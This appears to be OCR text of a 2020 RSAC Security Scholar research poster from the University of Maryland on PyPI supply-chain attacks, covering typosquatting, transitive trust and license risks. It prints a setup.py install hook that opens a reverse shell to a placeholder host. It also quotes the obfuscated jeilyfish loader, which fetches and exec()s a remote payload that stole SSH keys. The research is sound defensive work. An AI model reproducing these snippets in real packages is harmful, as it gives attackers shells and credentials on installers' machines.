
RSAC
Security Scholar

HUMAN
ELEMENT

The Python Ecosystem is messed up and here’s why.

We explored 200k Python packages on PyPI and…


I know what you imported last summer



```
class PostInstallCommand(install):
    """Post-installation for installation mode."""

    def run(self):
        # Create a socket connection to remote server
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("<IP>", "<port>"))
        os.dup2(s.fileno(), 0)
        os.dup2(s.fileno(), 1)
        os.dup2(s.fileno(), 2)

        # Pipe input from the server to /bin/bash and close descriptors.
        p = subprocess.Popen(["/bin/sh", "-i"], close_fds=True)

        long_description = "Looks like you have been hacked!"
        sys.stderr.write('\n' + long_description)

        install.run(self)
```

pip install runs ***python setup.py install*** internally allowing **arbitrary code execution**

Trust me if you can



An average Python package **trusts**

14

other packages while installing

Something’s Phishy

Sound the same
Django and Jango


Low edit distance
Jellyfish and Jellyfish

Python2 -> Python3
Dateutil and Python3-dateutil

Live Demo!


SCAN ME

A wild Jellyfish appeared




```
import re,sys,os
_out,_err=sys.stdout,sys.stderr
sys.stdout,sys.stderr=open(os.devnull,'wb'),open(os.devnull,'wb')
try:
 try:from urllib2 import urlopen
 except:from urllib.request import urlopen
 exec(zlib.decompress(base64.b16decode(re.sub(
  r'[^0-9abcdef]','',urlopen('http://bitly.com/25VZxUbmkr').read().decode('utf-8'),flags=re.MULTILINE
 )[4:-4].upper())))
except:pass
sys.stdout,sys.stderr=_out,_err
```

Arbitrary code **stealing SSH keys** reported on 2nd Dec ‘19.




Downloads boom after **typo-squatted python3-dateutil** imports **jeilyfish**

There is no License to kill



Potential license violations in PyPI due to hierarchical imports

But.. We have Guardians of the Galaxy



The **Guardian Project** has prevented more than

250k

Incorrect downloads

Aadesh M Bagmar* and Katie Sullivan
University of Maryland, College Park

*Aadesh Bagmar is a member of the SEAM Lab (Software Engineering @ Maryland) and is supported by Office of Naval Research under contract N000141812767

UNIVERSITY OF MARYLAND 18 56

www.rsaconference.com/securityscholar

RSAConference2020